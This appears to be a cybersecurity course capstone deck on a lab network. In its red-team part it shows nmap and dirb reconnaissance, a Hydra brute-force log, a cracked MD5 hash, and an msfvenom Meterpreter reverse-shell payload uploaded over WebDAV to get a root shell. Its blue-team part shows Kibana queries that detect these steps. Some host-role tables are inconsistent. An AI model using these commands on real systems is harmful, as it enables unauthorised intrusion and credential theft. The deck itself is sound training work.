Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology


10.0.0.0/20
Personal Workstation
RDP
10.0.0.46 (ML-RefVM-684427)
192.168.1.0/24
VM
192.168.1.100 (Hyper-V Manager)
192.168.1.100 (ELK)
192.168.1.105 (Capstone)
192.168.1.90
Network Data from 192.168.1.105 capture by port 9200 via Elasticsearch on 192.168.1.100

Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Kali Linux 2.26.32
Hostname: Kali

IPv4: 192.168.1.105
OS: Ubuntu 18.04.1.LTS
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.1
OS: Windows 10
Hostname: Hyper-V Manager

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network: nmap -sV 192.168.1.0/24

Hostname	IP Address	Role on Network
Kali	192.168.1.90	Attacking Machine
ELK	192.168.1.100	Target Machine
Capstone	192.168.1.105	ELK Server
Hyper-V	192.168.1.1	Gateway RPC

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Sensitive Data Exposure	Occurs when an organization fails to protect sensitive information- in this instance, the sensitive data was authentication credentials for the CEO.	Broad range of impact dependant on data that is exposed. In this instance, it allowed attackers to access the company WebDav application folder
Open Ports	Ports on a target machine that are unnecessary to remain open for the target machine to function.	Open Ports greatly increase the attack surface available to attackers, allowing for increased avenues of exploitation.
Weak Passwords	Commonly used words and passwords less than 8 characters in length. No formal policy.	Makes target machines extremely vulnerable to successful brute force attacks.
WebDav Configuration	Allowed drag/drop of files; unsecured access	Allows attackers to remotely plant malicious payloads.

Exploitation: Sensitive Data Exposure

01

Tools & Processes

- **OSINT**- Navigated the company website for useful information & location of sensitive data.
- **Dirb-** Web Content scanner that searches for hidden directories on a web server


02

Achievements

- **Credentials-** This allowed us to access credentials for both Ryan and Ashton.
- **WebDav Discovery -** Allowed us to discover the hidden WebDav Directory for further exploitation.

03

- **Ryan's Hashed Password**



Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Mozilla Firefox
Shell No. 1
07:23 PM
OSINT Framework
192.168.1.105/company_fol
192.168.1.105/company_folders/secret_folder/connect_to_corp_server
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

- **dirb http://192.168.1.105**


Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Index of / - Mozilla Firefox
Shell No. 1
File Actions Edit View Help

```
bash: dirp: command not found
root@Kali:~# dirb http://192.168.1.105

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Jan 27 19:03:16 2022
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----

+ http://192.168.1.105/server-status (CODE:403|SIZE:278)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)


-----------------
END_TIME: Thu Jan 27 19:03:24 2022
DOWNLOADED: 4612 - FOUND: 2
root@Kali:~#
```

Exploitation: Weak Passwords

01

Tools & Processes

- **Hydra-** Brute Force tool for password cracking through a variety of services e.g. http via port 80
- **CrackStation.net-** Open-source web application for cracking non-salted hashes


02

Achievements

- **Secret Folder Access-** Utilizing Hydra, I was able to gain access to the company's secret folder with Ashton's credentials.
- **WebDav Access-** Using CrackStation.net, I was able to access the WebDav directory using Ryan's credentials.


03

- Hydra


Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Index of /company_folde...
Shell No. 1
Shell No. 1
File Actions Edit View Help

```
14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of
14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of
 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of
14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137
 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of
 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 o
f 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 2] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-27 1
9:18:59
root@Kali:/usr/share/wordlists#
```

- CrackStation.net


Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Exploitation: Open Ports

01

Tools & Processes

- **Nmap-** Utilizing Nmap, I was able to determine that ports 80 and 22 were open on machine 192.168.1.105.
- **Hydra-** Brute Force tool for password cracking through a variety of services e.g. http via port 80.


02

Achievements

- **Credentials-** Utilizing Hydra via port 80, I was able to gain access to Ashton's credentials.

03

- **nmap -sT -O 192.168.1.105**



Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Index of / - Mozilla Firefox
Shell No. 1
Shell No.1
File Actions Edit View Help

```
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop

Nmap scan report for 192.168.1.105
Host is up (0.00070s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see htt
ps://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=1/27%OT=22%CT=1%CU=42671%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=61F35AC3%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10E%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)
```

- **Hydra**


Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Index of /company_folde...
Shell No. 1
Shell No.1
File Actions Edit View Help

```
14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of
14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of
 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of
14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137
 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of
 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 o
f 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 2] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-27 1
9:18:59
root@Kali:/usr/share/wordlists#
```

Exploitation: WebDav Configuration

01

Tools & Processes

- **msfvenom-** Metasploit payload generator.
- **Metasploit-** Pentest framework developed by Rapid7 and open-source contributors.
- **File Manager-** Uploaded payload to WebDav via attacking machine's File Manager.


02

Achievements

- **Root Shell-** Upon the victim accessing my malicious payload, I achieved a root shell through Meterpreter.
- **Flag-** From root, I was able to quickly discover the flag on the target machine.

03

- **msfvenom**




Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Mozilla Firefox
Shell No. 1
Shell No. 1
08:08 PM
Shell No. 1
File Actions Edit View Help

```
    ps1
    py
    python
    raw
    rb
    ruby
    sh
    vbapplication
    vbscript
root@Kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f exe > hackryan.php
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@Kali:~# rm hackryan.php
root@Kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw > hackryan.php
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes

root@Kali:~# ls
Desktop  Documents  Downloads  hackryan.exe  hackryan.php  hackryan.py  Music  Pictures  Public  ryanspasswd.txt  Templates  Videos
root@Kali:~# rm hackryan.exe
root@Kali:~# rm hackryan.py
root@Kali:~# ls
Desktop  Documents  Downloads  hackryan.php  Music  Pictures  Public  ryanspasswd.txt  Templates  Videos
root@Kali:~# 
```

- **Root Shell**



Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Index of /webdav - Mozil...
Shell No. 1
Shell No. 1
08:58 PM
Shell No. 1
File Actions Edit View Help

```
40700/rwx------   16384       dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096        dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0           dir   2022-01-27 18:06:11 -0800  proc
40700/rwx------   4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   900         dir   2022-01-27 18:10:29 -0800  run
40755/rwxr-xr-x   12288       dir   2020-05-29 12:02:57 -0700  sbin
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------  2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x   0           dir   2022-01-27 18:06:15 -0800  sys
41777/rwxrwxrwx   4096        dir   2022-01-27 18:07:05 -0800  tmp
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x   4096        dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:46 -0700  var
100600/rw-------  8380064     fil   2020-06-19 04:08:40 -0700  vmlinuz
100600/rw-------  8380064     fil   2020-06-04 03:29:12 -0700  vmlinuz.old

meterpreter > search -f *flag*
No files matching your search were found.
meterpreter > cd root
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > download flag.txt
[*] Downloading: flag.txt -> flag.txt
[*] Downloaded 16.00 B of 16.00 B (100.0%): flag.txt -> flag.txt
[*] download   : flag.txt -> flag.txt
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter > 
```


Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.


- What time did the port scan occur?
- How many packets were sent, and from which IP?
- What indicates that this was a port scan?



192.168.1.100:5601/app/kibana#/discover?_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(from:'2022-01-28T02:50:00.000Z',to:'2022-01-28T02:55:00.000Z'))&_a=(colum...

Time	destination.port
Jan 28, 2022 @ 02:54:30.005	1025
Jan 28, 2022 @ 02:54:30.005	256
Jan 28, 2022 @ 02:54:30.005	113
Jan 28, 2022 @ 02:54:30.005	199
Jan 28, 2022 @ 02:54:30.005	587
Jan 28, 2022 @ 02:54:30.005	445
Jan 28, 2022 @ 02:54:30.005	143
Jan 28, 2022 @ 02:54:30.005	3389
Jan 28, 2022 @ 02:54:30.005	554
Jan 28, 2022 @ 02:54:30.005	21
Jan 28, 2022 @ 02:54:30.005	110
Jan 28, 2022 @ 02:54:30.005	135
Jan 28, 2022 @ 02:54:30.005	25
Jan 28, 2022 @ 02:54:30.005	23
Jan 28, 2022 @ 02:54:30.005	139

Analysis: Finding the Request for the Hidden Directory



```
source.ip : 192.168.1.90 and destination.port : 80 and url.path: "/company_folders/secret_folder" and status : "Error"
```


```
> Jan 28, 2022 @ 03:18:59.903   url.path: /company_folders/secret_folder status: Error @timestamp: Jan 28, 2022 @ 03:18:59.903 url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http
                                url.domain: 192.168.1.105 event.start: Jan 28, 2022 @ 03:18:59.903 event.end: Jan 28, 2022 @ 03:18:59.904 event.kind: event event.category: network_traffic
                                event.dataset: http event.duration: 1.0 source.ip: 192.168.1.90 source.port: 32900 source.bytes: 163B method: get query: GET /company_folders/secret_folder server.port: 80
                                server.bytes: 698B server.ip: 192.168.1.105 host.name: server1 client.bytes: 163B client.ip: 192.168.1.90 client.port: 32900 network.protocol: http
                                network.direction: inbound network.community_id: 1:mD7JhRKrVheuHVElm+9QX0E2oJk= network.bytes: 861B network.type: ipv4 network.transport: tcp destination.port: 80

> Jan 28, 2022 @ 03:18:59.903   url.path: /company_folders/secret_folder status: Error @timestamp: Jan 28, 2022 @ 03:18:59.903 event.duration: 1.7 event.start: Jan 28, 2022 @ 03:18:59.903 event.end: Jan
                                28, 2022 @ 03:18:59.905 event.kind: event event.category: network_traffic event.dataset: http type: http query: GET /company_folders/secret_folder ecs.version: 1.5.0
                                source.ip: 192.168.1.90 source.port: 32902 source.bytes: 163B client.bytes: 163B client.ip: 192.168.1.90 client.port: 32902 host.name: server1
                                http.response.headers.content-length: 460 http.response.headers.content-type: text/html; charset=iso-8859-1 http.response.status_phrase: unauthorized
                                http.response.status_code: 401 http.response.bytes: 698B http.response.body.bytes: 460B http.version: 1.1 http.request.method: get http.request.bytes: 163B
```

- **Time of Attack:** Between 3:15:00 and 3:20:00 on 01/28/2022
- **# of Requests:** 16,755

Analysis: Uncovering the Brute Force Attack

By filtering out user agents, we can identify that Hydra was the tool used in the brute force attack.




source.ip : 192.168.1.90 and user_agent.original : "Mozilla/4.0 (Hydra)"

16,754 hits

Jan 23, 2022 @ 00:00:00.000 - Jan 29, 2022 @ 23:59:59.999 —

- **# of Requests:** 16,754
- **# of Requests Before Password Guessed:** 16,753

Analysis: Finding the WebDAV Connection



source.ip : 192.168.1.90

KQL

This week

Show dates

url.path: /webdav ×

+ Add filter

